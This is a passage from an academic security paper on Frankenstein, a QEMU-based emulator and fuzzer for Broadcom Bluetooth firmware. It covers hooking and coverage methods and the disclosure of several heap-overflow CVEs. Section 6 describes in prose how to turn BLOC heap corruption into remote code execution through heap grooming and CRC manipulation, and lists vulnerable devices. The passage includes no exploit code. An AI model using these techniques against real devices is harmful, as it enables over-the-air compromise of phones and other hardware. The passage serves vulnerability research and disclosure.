We use an unmodified QEMU in user mode for emulation. However, the snapshot is a raw binary without symbols. We reassemble it to an Executable and Linking Format (ELF) file, as illustrated in Figure 3. User-defined code is then compiled and linked against the firmware image. The compiled code is stored in a separate page and provides the initial entry point `_start` for the emulation. It shares the same address space as the firmware, hence it can call functions and parse data structures within the image. The syntax is equivalent to any *C* code written for the firmware. It also adds new features and makes modifications to substitute missing physical hardware.

Frankenstein runs in *Linux* user mode, which does not support interrupts. Thus, we disable functions responsible for enabling and disabling interrupts. Timing-related functions, such as delay, use special purpose hardware and are also replaced. *ThreadX* uses a Supervisor Call (SVC) to perform a context switch between threads. On ARM this is a software interrupt, with a handler located at a known location. As an SVC has special calling conventions that cannot be emulated in user-mode, we re-implemented the handler.

After these modifications, the firmware is executed until the idle thread returns from the interrupt.[2] We replace that return address on the stack with a pointer to our own function. Within this function, we can invoke interrupt handlers like a normal function call to preserve the threading behavior. Thereby, we can inject HCI traffic or Bluetooth frames, as described in Section 5.4 and Section 5.5.

[2]On ARM, returning from exceptions is done by loading a special value to the Program Counter (PC). The idle thread will return to `0xfffffffd`, showing that an interrupt invoked it.

5.2 Hooking for Portability

We implement a lightweight hooking mechanism that can be used to modify the emulated firmware as well as the firmware running on the device. Any code written in *Frankenstein* can also be compiled for the firmware and injected like a shellcode. Even though the firmware is in ROM, it can be patched temporarily. *Broadcom* uses a Patchram mechanism to do so [35]. Each Patchram slot contains a 4 B overlay in ROM and can be used to branch to the actual patch. The number of Patchram slots is very limited, but we use this mechanism as it allows us to install patches on the virtual and the physical firmware.

As the number of modifications to the ROM is limited to 256 Patchram slots on the *CYW20735* chip, we use a trampoline-based approach, similar to the *Nexmon* hook patch variant [41]. More advanced approaches like *RetroWrite* that pose less overhead are completely infeasible, as they rewrite the whole firmware and require position-independent code [21]. Instead, we modify the prologue of the target function to branch to our code. Once our hook is executed, we restore the original prologue and call the target function. On return, we execute a post-hook function to reinstall the hook and continue normal execution.

This hooking mechanism enables *Frankenstein* to trace function calls and analyze interrupt handlers and the corresponding status registers running on QEMU and the physical device. It also supports writing PoCs for over-the-air firmware vulnerabilities running on the physical hardware.

For example, a basic LMP protocol fuzzer requires the following hooks:

1. context switches between threads,
2. Host Controller Interface (HCI) support,
3. hardware interrupt based timers, and
4. ∼100 hooks for debugging and implementation.

5.3 Heap Sanitizer Hook Performance

ThreadX has a custom implementation for dynamic memory called `BLOC` buffer. Each `BLOC` is a continuous chunk of memory, divided into several chunks of equal size. Free chunks are managed using a singly linked list.

The sanitizer iterates over the free list and validates that all pointers are within the `BLOC` pool. *Frankenstein* hooks various functions such as `memcpy` and `dynamic_memory_Release` to integrate this check without further modifications to the heap itself. Thus, the *Frankenstein* sanitizer can also be added during runtime to the firmware running on the physical device.

Unicorn, which is the state-of-the-art firmware hooking tool, allows setting callbacks for each executed basic block, instruction, or memory access. It relies on external function calls [48]. Since *Frankenstein* hooks are modifications to

the firmware itself, no external libraries are called. In addition, the *Frankenstein* hook payload is executed within the instrumented firmware and implemented in *C*. Therefore, it outperforms the *Unicorn* hooking mechanism.

We re-implement the same heap sanitizer with *Unicorn Python* bindings for comparison and run it on a *Thinkpad T430* with an *i5-3320M* CPU. Figure 4 shows the results. The baseline runtime of the instrumented firmware without heap sanitizer is 24.8 ms on average. When sanitizing the heap during LMP fuzzing, *Frankenstein* comes with a performance overhead of 11.6 ms (46.8 %) on the mean average compared to the baseline. The same implementation using *Unicorn* increases the runtime by 145.2 ms (585.5 %) compared to the baseline. Therefore, firmware instrumentation using *Frankenstein* outperforms *Unicorn* by a factor of 12.5 in the heap sanitizer scenario. Performance of other use cases varies depending on the number of hooks.

While the exact speedup depends on the scenario, it is sufficient to overcome the break-even point for the full-stack fuzzing use case. *Frankenstein* emulates the firmware fast enough to enable interaction with an unmodified Bluetooth stack on the host and, thus, attaching it to *Linux BlueZ* [13].

5.4 Talking to an Operating System

Attaching *Frankenstein* to an operating system Bluetooth implementation enables full-stack fuzzing. For example, *CVE-2019-11516* (see Section 6.2) is triggered by the host asking for additional information. On the physical device, HCI traffic is sent to the host via UART. In the emulation, we connect UART to a *Linux* host using a pseudo-terminal device [33]. Opening a Pseudo Terminal Master (PTM) creates a file descriptor, used in the emulator via *Linux* `read` and `write` system calls. The operating system then creates a corresponding Pseudo Terminal Slave (PTS), which is similar to a virtual serial interface. The PTS is then passed to `btattach` to attach the emulator to the *Linux BlueZ* Bluetooth stack.

HCI events generated by the firmware are extracted by hooking `uart_SendAsynch`. This function is a central component of the transmit state machine and gets called for every




Figure 4: Performance comparison of heap sanitizer with *Frankenstein* and *Unicorn* hooks in LMP fuzzing.

HCI event. Those events are sent to the host using the `write` system call. The opposite direction, injecting HCI commands, requires two steps. We replace functions that read data from UART packet buffers with `read` system calls and analyze the status registers triggering the UART interrupt handler. This will invoke the UART receive state machine implemented in the `bttransport` thread. Note that ACL and SCO data traffic is also passed over the UART interface.

5.5 Non-Wireless Wireless Packet Injection

The virtual modem calls the Bluetooth Core Scheduler (BCS) interrupt handler and generates specific packets for these. For most task types, the packets can be entirely random for reaching maximum coverage. The Link Management Protocol (LMP) was fuzzed coverage-based due to the complexity of the Link Manager (LM) state machine. The most interesting fuzzing optimizations are as follows.

Paging This task accepts any connection attempt.

LMP The LM handles a lot of logic within the firmware and is fuzzed coverage-based, as described in Section 5.6.

We have to analyze the calling convention of `bluetooth CoreInt_C` to implement a virtual modem injecting custom packets. On the device, it is important not to alter the 312.5 µs timing at which `bluetoothCoreInt_C` is called. Hence, only a limited number of debugging techniques can be used. We hook this function on the physical device and dump the hardware registers of interest to a ring buffer. Those are mainly `phy_status` and `sr_status`, which control the BCS kernel. `phy_status` controls which function is executed by `bluetoothCoreInt_C` and depends on the Bluetooth clock.

An example of `phy_status` within an active ACL slave connection is shown in Table 2. Prior to a reception in the *Slot11* interrupt, the receive buffer located in RAM is mapped to the hardware receive buffer using DMA. This memory overlay technique is used to prevent the use of `memcpy` and therefore save CPU resources. Packet data is written to RAM instead of writing it directly to the hardware receive buffer. Within the *receive header done* interrupt, the packet header is available. Besides, it is checked whether the remote device acknowledged the previous transmission. If no retransmission is required, the next packet is put into the ACL task storage for transmission. Those LMP packets which the remote device acknowledged are passed back to the LM for final processing.

Table 2: Calling convention for an ACL slave connection.

Bluetooth Clock	`phy_status`
`0b??00`	Receive header done
`0b??01`	Receive done, *Slot01* interrupt
`0b??10`	Transmit done
`0b??11`	*Slot11* interrupt

Once the packet has been received, *receive done* is called. The receive buffer is unmapped, and the packet is saved to the ACL task storage. During the *Slot01* interrupt, the hardware is configured to transmit the next packet. In addition, the received packet is handed to the corresponding thread. LMP packets are passed to the LM thread. ACL packets are passed to the `bttransport` thread. *Transmit done* will unmap the transmit buffer. This process repeats with the *Slot11* interrupt.

5.6 Code Coverage

We came up with a different representation for coverage-guided fuzzing of protocols. Instead of handling all the input data as a single Binary Large Object (BLOB), we represent it as a sequence of packets, where packets and sequences are mutated separately. This enables the fuzzer to reorder already known packets to increase coverage. We start with a single sequence containing only one packet that consists of null-bytes. For each execution, a random sequence is chosen from the population and mutated. To distinguish the effect of mutating sequences from mutating packets, only one of those is performed per measurement. If the mutation of a single packet increased the code coverage, the sequence containing the new packet is added to the population. If mutating a sequence increased the code coverage, it is also added to the population. Sequence mutations are reordering packets, inserting known packets from other sequences, or merging two sequences.

Both approaches were compared with the same set of mutations over two million test cases, as shown in Figure 5. We previously implemented this reference implementation [39].




Figure 5: LMP fuzzing strategy comparison.

Table 3: Coverage increase by new zero-click attack surfaces.

Scenario	Coverage
LMP fuzzing	2.76 %
LMP fuzzing with *BlueZ* HCI	0.56 %
Attach to stack `hciconfig hci1 up`	2.04 %
Attach to stack `hcitool scan`	0.59 %
Attach to stack `hcitool cc`	1.04 %
Attach to stack `hcitool lescan`	0.57 %
Attach to stack `hcitool lecc`	1.85 %
Total	9.40 %

Our adaptive approach finds more blocks in a shorter amount of time. The total coverage for LMP fuzzing converges to 2.76 %. Introducing HCI support increases the coverage further by 0.56 %, as HCI handlers and the UART receive state machine are invoked.

We evaluate the total code coverage during LMP and BCS task fuzzing. This was obtained by using QEMU with the `translate_block` trace option. The total code coverage is then loaded to *IDA Lighthouse* plugin [24] to determine the percentage coverage shown in Table 3. Each row shows the amount of new code reached using the described method.

The total code coverage we reached so far is 9.40 %. However, we only analyzed specific scenarios prior to pairing, which enable potential zero-click attacks. This focus is reasonable as the Patchram is limited and *Broadcom* will likely not fix issues that require pairing. The code coverage reached is comparable to the size of the related parts within the Bluetooth specification. For example, we reached 3.32 % code coverage by fuzzing LMP, and the chapter containing LMP in the specification is only 4.05 % of the total Bluetooth specification in pages [12, p. 567ff]. Also, *Broadcom* provides vendor-specific additions and utilizes the *ThreadX* operating system, which are not part of the specification.

As also shown in Table 3, coverage increases by attaching the firmware to the host stack. This realistic behavior is possible due to *Frankenstein*'s full-stack approach. Fuzzers that do not implement thread switches and only focus on one specific protocol handler cannot reach these protocol parts by design. This includes *CVE-2019-11516* that requires interaction between the *BCS* kernel and link manager. Moreover, as *Frankenstein* includes host stack behavior, the identified issues will likely reproduce on physical devices.

Coverage also offers further insights. Even with the partial symbols, identifying relevant functions is complex. Simply calling a function in emulation and observing the execution can help to gain valuable high-level insights into the code. For example, 420 functions end on `Rx` and potentially receive data. Observing coverage enables us to determine which of these functions are important and in which reception handler context they are called.

5.7 Adding New Firmware

Apart from this use case described here, *Frankenstein* is also capable of fully emulating firmware if no memory snapshot is available but only the compiled firmware including debug symbols. ELF is a common format of these images that can be directly imported into *Frankenstein*. Without a memory snapshot, hardware initialization needs to be performed, which is challenging in complex environments. In the use case not described here we were able to set up a working emulation within half a week, including support of buttons, Serial Peripheral Interface (SPI), and Controller Area Network (CAN) interfaces of a smaller firmware.

Our workflow for integrating new firmware looks as follows. The firmware is executed until a fault—such as infinite loop or illegal instruction–occurs. Then, we fix the root cause of this. We add function tracing hooks to function calls that seem to be relevant. Those function calls are displayed during emulation to show the program flow. Prior to functions or interrupt handlers, hardware registers and buffers can be modified, e.g., using `read`. This includes clock values and receive buffers of external hardware. Then, coverage-guided fuzzing can be used to verify how the input is processed by the firmware.

6 Fuzzing Results and Exploitation

This section describes the heap exploitation technique and documents three heap overflows.

6.1 Heap Corruption

None of the observed devices implements any exploit mitigation, such as Data Execution Prevention (DEP) or Address Space Layout Randomization (ASLR). The memory allocator described in Section 5.3 can be easily exploited. With a heap overflow, an attacker can control a free list pointer to point to any location. This pointer is treated as a valid `BLOC` buffer due to repetitive allocations, as depicted in Figure 6. This leads to a *write-what-where* gadget and allows for Remote Code Execution (RCE). The technique has already been discussed for the exploitation of *Marvell* Wi-Fi controllers, although it was not used in the actual exploit [43].

6.2 Classic Bluetooth Device Scanning EIR (*CVE-2019-11516*)

This section describes a heap overflow exploit in device inquiry, utilizing the full stack [12, p. 513]. As a device scans for other devices, these can respond with an EIR. An EIR contains additional information such as the device name, which is copied into an HCI event to be displayed to the user to list available devices for pairing. The EIR length is extracted from the payload header and subject to the same physical-layer constraints such as data rate and maximum packet duration. Due to these physical-layer restrictions, the firmware skips further length checks prior to copying an EIR.


Figure 7 shows the ACL header format [12, p. 482]. The packet length is followed by Reserved for Future Use (RFU) bits, which should be set to zero. The firmware includes these bits in the packet length. Non-zero RFU bits exceed the buffer length of the HCI event.

The hardware buffer holding the payload is not restricted to the payload length of the specific packet being parsed. Even worse, it contains a duplicate of the packet payload, as depicted in Figure 8. This makes memory located after the original packet's payload predictable.


We allocate three buffers in a row within the affected `BLOC` pool to exploit this heap overflow with a write-what-where gadget. This cannot be achieved using the EIR packets, as the data rate is too low compared to the UART connection to the host—the `BLOC` pool would be cleared faster than filled.

We exploit that the host issues an `HCI_Remote_Name_Request` command when an unknown device connects [12, p. 1815ff]. The returned `HCI_Remote_Name_Request_Complete` event has the correct size to be allocated in the affected `BLOC` pool. The attacker-controlled remote name is read via LMP in multiple packets into that buffer. By omitting the last packet and silently dropping the connection, the buffer is kept for several seconds until a timeout occurs. Repeating this process, we can write arbitrary memory, resulting in RCE.

The over-the-air PoC works on various devices, as listed in Table 4. By overflowing the `BLOC` header with an invalid address, the Bluetooth chip of the device under test crashes. The PoC running on the *CYW20735* evaluation board changes the device name to the payload and MAC address to pretend to be multiple physical devices. This method works well against *Android* and *Linux* hosts.



(a) Layout immediately after a heap overflow.



(b) Layout after a heap overflow and a free of the affected buffer.

Figure 6: Effect of overflowing a free `BLOC` buffer.




Figure 7: Payload header format for multi-slot ACL packets and all Enhanced Data Rate (EDR) ACL packets.




Figure 8: Overflowing hardware buffer that allows control over more bytes than the actual payload length.

Table 4: Devices vulnerable to *CVE-2019-11516*.

Chip	Device	Build Date	Vuln
BCM20702	Thinkpad T430	< 2010?	Yes
BCM4335C0	Nexus 5, Xperia Z3 Compact, Samsung Galaxy Note 3, LG G4	Dec 11 2012	Yes
BCM4345B0	iPhone 6 (unfixed in *iOS 12.4*)	Jul 15 2013	Yes
BCM4358A3	Samsung Galaxy S6, Nexus 6P	Oct 23 2014	Yes
BCM4345C1	iPhone SE (prior *iOS 12.4*)	Jan 27 2015	Yes
Unknown	Samsung Galaxy A3 (2016)	Unknown	Yes
BCM20707	Fitbit Ionic	Unknown	Yes
BCM4347B0	Samsung Galaxy S8	Jun 3 2016	Yes
BCM4347B1	iPhone 8/X/XR (prior *iOS 12.4*)	Oct 11 2016	Yes
BCM4357	Samsung Galaxy 9+/Note 9	Unknown	Yes
CYW20735B1	Evaluation Board	Jan 18 2018	Yes
BCM4375B1	Samsung Galaxy S10e/S10/S10+	Apr 13 2018	No
CYW20819A1	Evaluation Board	May 22 2018	Yes

Table 5: Devices vulnerable to *CVE-2019-13916*.

Chip	Device	Build Date	Vuln
< Bluetooth 4.2	—	< 2014	No
BCM4345C0	Raspberry Pi 3+/4	Aug 19 2014	Yes
BCM4347B0	Samsung Galaxy S8	Jun 3 2016	Yes
CYW20719B1	Evaluation Board	Jan 17 2017	Yes
CYW20735B1	Evaluation Board	Jan 18 2018	Yes
BCM4375B1	Samsung Galaxy S10e/S10/S10+	Apr 13 2018	Crash
CYW20819A1	Evaluation Board	May 22 2018	Yes




Figure 9: BLE PDU violating a BLOC buffer.

The Bluetooth stack on *Apple* devices does not allow for multiple unauthenticated connections simultaneously and is not covered by our PoC. We extracted ROM and Patchram from jailbroken *iOS 12.4* devices with *InternalBlue* and can confirm that the *iPhone SE*, *7*, and *8/X/XR* received a patch in August 2019 or earlier. On the *iPhone 6*, the vulnerability is still unpatched, but all Patchram slots are already occupied.

Since *Android* needs to support a lot of different hardware, and vendors need to apply individual fixes, patches take a bit longer. A fix was issued on August 5 2019, and it took *Samsung* until mid-September to roll out these patches for their devices.

The EIR vulnerability requires users to scan for devices. We were able to observe device scanning in practice, for example, every few hours inside a residential accommodation. However, we do not know which apps or user actions did trigger device scanning. Some apps require frequent scanning. Bhaskar et al. built a smartphone app used by law enforcement that scans for credit card skimmers using classic Bluetooth [7]. In our observations, location services only use BLE device scanning, but no classic device scanning.

6.3 Any BLE Packet (*CVE-2019-13916*)

This section describes a heap overflow in the reception of Bluetooth Low Energy (LE) Protocol Data Units (PDUs). In Bluetooth 4.2 the maximum PDU length was extended from 20 B to 255 B. A PDU is stored in a special purpose BLOC pool with a buffer size of 264 B, as shown in Figure 9. Besides the PDU payload, the buffer also contains 12 B for headers. Therefore, the buffer is 3 B too small to hold the maximum total PDU length of 255 B. These 3 B are part of the pointer to the next free BLOC buffer, as previously depicted in Figure 6.

However, the fourth overflowing byte is determined by the Cyclic Redundancy Check (CRC) and also copied. It is stored in the receive buffer, despite previously being validated in hardware. An attacker has to adapt the payload, including the CRC, to take control over the heap. The initial CRC state is randomized for each connection. Malicious packets with a chosen CRC need to be produced within the tight Bluetooth clock to prevent connection termination. The attacker can pre-calculate the header and first 248 B payload. The payload can be static for this attack. The next 4 B payload are used to adjust the CRC. After this, 3 B of the BLOC buffer header are inserted. These are followed by the chosen CRC, which manipulates the remaining 1 B of the header.

Our current PoC works over-the-air, but only allocates two BLOC buffers at once by sending a fragmented GATT notification within one BLE event. One additional buffer allocation is needed to gain RCE with a write-what-where gadget. Since the affected BLOC buffer is one of the largest, we assume that there is a standard-compliant way to execute this attack, i.e., using the 1M or 2M PHY modes. Table 5 shows a list of tested devices, which was validated with the partial PoC and local buffer debugging on the device using *InternalBlue*.

Interestingly, the *Samsung Galaxy S10e* is differently affected by exactly the same heap corruption. Bluetooth crashes over-the-air with our PoC because a new heap check was introduced. It checks for overflows by saving the Link Register (LR) and a static 1 B canary at the end of each BLOC buffer element. If the check fails, it crashes gracefully. When this happens, only one heap element is allocated, and we could not deploy a write-what-where gadget. The heap check protects from RCE with *CVE-2019-13916* despite the bug still being present. We were able to produce correct data for the heap check, which already requires all 4 B of our overflow. To control the next element header, an 8 B overflow would be required. Such a new RCE might be found by either patching *CVE-2019-13916* manually on the *CYW20735* firmware and continue fuzzing with *Frankenstein* or by porting it to the non-vulnerable *Samsung Galaxy S10e* firmware.

As we did not provide a full PoC and *Patchram* is limited, *CVE-2019-13916* has not been fixed on any RCE exploitable device to the best of our knowledge, despite reporting it in July 2019.




Figure 10: LMP fuzzing results on *Ubuntu* with *BlueZ*.

6.4 Any ACL Packet (*CVE-2019-18614*)

Within classic Bluetooth, Asynchronous Connection-Less (ACL) mode is used for data transfer, such as tethering or music streaming. Similar to HCI, it is sent to the host using UART, but with a different data prefix.

Upon driver initialization by the operating system, the Bluetooth chip signals the maximum packet and buffer size using the `HCI_Read_Buffer_Size` command [12, p. 795]. Broadcom chips are configured for an ACL length of 1021 B and 8 packets. If this buffer is exceeded, this causes a heap overflow. It is important to note that this overflow cannot be exploited without bypassing the driver and operating system Bluetooth stack, which requires privileged access either way.

Yet, on the *CYW20735* chip only, there is a buffer misconfiguration that makes ACL exploitable. The global variables `BT_ACL_HOST_TO_DEVICE_DEFAULT_SIZE` and `BT_ACL_DEVICE_TO_HOST_DEFAULT_SIZE` are set to 384 B, while the chip still signals a size of 1021 B to the host. Thus, just setting up a regular headset for audio streaming as a user immediately results in a heap overflow. As the misconfiguration affects both directions, the heap overflow can also be triggered over-the-air by sending a few *L2Ping* packets exceeding 384 B. When reconfiguring the buffer size in *WICED Studio 6.2*, this bricks the board's capability of flashing new firmware.

This vulnerability stopped us from further ACL fuzzing with the emulated *CYW20735* firmware. It is impossible to take a snapshot during music streaming or tethering before the firmware crashes. However, the *CYW20819* firmware does not have this issue—and *Frankenstein* is almost completely ported to this newer firmware as of June 2020.




Figure 11: Testing of emulated LMP fuzzing against the *Linux BlueZ* Bluetooth stack.

6.5 BlueFrag (*CVE-2020-0022*)

Nonetheless, we tried to create a PoC for *CVE-2019-18614* based on the assumption that a chip might cache ACL packets if sent using Logical Link Control and Adaptation Protocol (L2CAP) fragments. Instead of crashing the chip, it crashed within `bluetoothd` of an up-to-date *Samsung Galaxy S10e* as of November 2019. After the report, which contained a PoC including a Control Flow Integrity (CFI) bypass to create a reverse shell using Bluetooth within 2 min, this was fixed in the *Android* February 2020 patches as *CVE-2020-0022*. The details of this are covered in our blog post [40].

6.6 Link Management Protocol State Failures

The Link Management Protocol (LMP) in classic Bluetooth is managing connection and encryption setup. The protocol itself is rather simple. However, the most recent attacks affecting a large fraction of Bluetooth devices were located in the LM logic [2, 8]. Each packet type has a fixed length, with the maximum length being 17 B [12, p. 679].

We attach the emulated firmware to a *Linux* host to systematically test LMP with *Frankenstein*, as depicted in Figure 11. The firmware processes LMP packets generated by coverage-guided fuzzing, which in turn causes valid HCI events. A cache answers known event sequences, and un-

known sequences are forwarded to the *Linux BlueZ* host implementation. This differs from code coverage based tools like `syzkaller` [31], because only valid management-related events are passed to the host. Moreover, we aim at increasing coverage within the firmware and not within the host.

This interplay with a real system generates various interesting outputs, as depicted in Figure 10. The user interface shows a lot of weird pairing requests. We even observed faults that produced `dmesg` error outputs and one system freeze. However, they were hard to debug in practice, and we were not able to file specific bug reports.

7 Discussion

This section discusses *Frankenstein* and patching of discovered vulnerabilities on a broader scope. Section 7.1 provides an overview of other firmwares that could be fuzzed with *Frankenstein*. We show the current state of *Broadcom* firmware patches on multiple generations of devices in Section 7.2. Mitigation techniques against our attacks are discussed in Section 7.3 and Section 7.4.

7.1 Applicability to Other Systems

The general idea of emulating firmware to facilitate wireless fuzzing can also be applied to other chips. An emulator similar to QEMU and a basic understanding of the firmware binary are required, though.

Our emulation framework is tailored to ARM chips and *ThreadX*. *ThreadX* is the number one RTOS, which runs on over 6.2 billion devices and provides multiple ARM implementations [22]. Wireless firmware designed for this combination is wide-spread. The other firmware that we internally ported for *Frankenstein* is ARM-based and does not use any operating system at all.

In the following, we provide an overview of wireless firmware based on similar technologies. We assume that more similar wireless platforms exist, however, confirming this requires an extensive analysis of the respective firmware binaries. Due to the popularity of ARM and *ThreadX*, we assume that there are further *Frankenstein* targets.

A platform that uses ARM and *ThreadX* and implements a wireless standard is *Marvell Avastar* Wi-Fi [43]. Moreover, the *Huawei* baseband, as well as the *Shannon* baseband in *Samsung* smartphones, are ARM-based [14]. *Broadcom's* Wi-Fi chips are ARM-based, but the operating system is *HNDRTE* [6]. We took a deeper look into the *Raspberry Pi 3+/4* and *Samsung Galaxy S9* Wi-Fi firmware and compared them to the Bluetooth firmware with known symbols. We found that the `main` function in Wi-Fi and Bluetooth calls `_tx_initialize_kernel_enter`. Thus, both *Broadcom* wireless stacks use *ThreadX* for threading, timers, and events. Yet, Wi-Fi uses *HNDRTE* functions instead of *ThreadX* functions for memory management.

7.2 Patching Bluetooth Vulnerabilities

Broadcom Bluetooth chips are released with a fixed ROM image. Patches are applied using a special Patchram mechanism [35]. Each Patchram slot is temporarily stored in a remapped RAM section and consists of 4 B. This is sufficient to insert a branch instruction to code stored in a regular RAM section. The operating system applies device-specific patches during driver initialization.

Depending on the chip, there can be 128 or 256 Patchram slots. This increasing number shows the need to be able to apply more patches. Analysis of operating system patches reveals that 256 Patchram slots are by far not sufficient. An overview is shown in Table 6. Moreover, the RAM area containing the code each patch jumps into is limited. Overall, even recently released devices only allow for a few more patches. Manufacturers like *Apple*, who support devices for multiple years, cannot include all patches. For example, *CVE-2019-11516* was fixed in *iOS 12.4* on all devices except the *iPhone 6*, which already uses all Patchram slots.

Broadcom claimed *CVE-2019-13916* would not be an issue despite producing a heap overflow. Thus, we assume that *Broadcom* only ships security updates for issues that are publicly known and that they consider exploitable. The limited Patchram slots force them into this decision. To this end, expanding the *Frankenstein* fuzz cases beyond zero-click attacks would likely result in further issues that *Broadcom* would decide not to patch.

When initially finding *CVE-2019-11516*, it was exploitable on any *Broadcom* chip we tested. Surprisingly, during responsible disclosure, *Broadcom* stated that they knew about the issue since February 2018. We could confirm this because the *Samsung Galaxy S10e* ROM contains a fix and has a compile date of April 2018. Interestingly, the most recent *Cypress* evaluation board *CYW20819* with firmware from May 2018 does not contain a fix.

Device manufacturers need to trust *Broadcom* to include proper patches. One of the device manufacturers claimed that *Broadcom* assured them the devices had been patched, despite being vulnerable in our tests. Dissecting and confirming patches at large scale is very hard for anyone besides *Broadcom*. Binary diffing tools perform poorly on raw ARM binaries, as correct function identification due to duplicate meanings in *Thumb* mode at 2 B offsets is challenging [23]. Advanced graph analysis methods fail on this firmware because state-of-the-art disassemblers miss a significant amount of functions, thus, corrupting call graphs. Despite only differing in ARM *Cortex M3* versus *M4*, having comparable compiler options, and similar hardware register locations, less than 6 % of the functions could be identified in practice between the *Nexus 5* firmware and the *CYW20735* evaluation board firmware using *BinDiff* [35].

Table 6: Patchram slots used on various *Broadcom* devices.

Chip	Device	OS	Slots
BCM4345B0	iPhone 6	iOS 12.4	128/128
BCM4345C0	Raspberry Pi 3+/4	Raspbian Buster	128/128
BCM4345C1	iPhone SE	iOS 12.4	127/128
BCM4347B0	Samsung Galaxy S8	Android 9	254/256
BCM4347B1	iPhone 8/X/XR	iOS 13.4.1	240/256
BCM4375B1	Samsung Galaxy S10/S10+	Android 9	212/256

7.3 Memory Protection in Broadcom Chips

Broadcom announced the introduction of *critical area access* memory protection to prevent attacks like *CVE-2019-15063*. The idea is that special purpose registers, such as those for coexistence, can only be configured during device initialization and are locked afterward. Despite reporting *CVE-2019-15063* in August 2019, we did not see *critical area access* as a patch in any firmware as of February 2020. We assume that this feature is infeasible because the underlying ARM chip is a *Cortex M3* on chips prior to 2016 and a *Cortex M4* on newer chips [23], neither of which support such a feature.

After further questions to the *Broadcom* security team about how and when *critical area access* will be applied, we finally saw something potentially related to this feature in *iOS 13.4.1* and the March 2020 *Samsung Android* release. Instead of protecting memory at the chip-level, the HCI commands to read and write memory are restricted, including the undocumented super duper peek poke command. After driver initialization, these commands are blocked. While this helps against misusing `bluetoothd` to block the Wi-Fi chip causing Denial of Service (DoS), it does not protect from over-the-air RCE on the Bluetooth chip and further escalation into the Wi-Fi chip.

7.4 Heap Management in ThreadX

CVE-2019-11516, *CVE-2019-13916*, and *CVE-2019-18614* exploit the heap structure in the underlying operating system. Patching this would secure 6.2 billion systems running *ThreadX*. We proposed *Express Logic* to integrate a heap sanitizer. As the `BLOC` structure contains fixed sizes, these checks run in constant time and could have fully mitigated our exploit technique and helped developers to detect vulnerabilities. They responded that we are not the first to exploit the *ThreadX* heap—a similar attack was published a few months before against *Marvell Avastar* Wi-Fi chips [43]. Nonetheless, they do not plan to integrate any mitigation, stating that applications are responsible for secure heap access.

Despite this statement, the *Samsung Galaxy S10e* performs a very basic heap check. We do not know whether *Broadcom* or *Express Logic* introduced it. Crafting valid payloads is possible with the new check, but the payload needs to be adapted for each firmware version. This is already a requirement for all attacks that rely on calling functions and do not only write to special hardware registers.

8 Related Work

In the following, we summarize existing work on wireless chip exploitation as well as Bluetooth fuzzing.

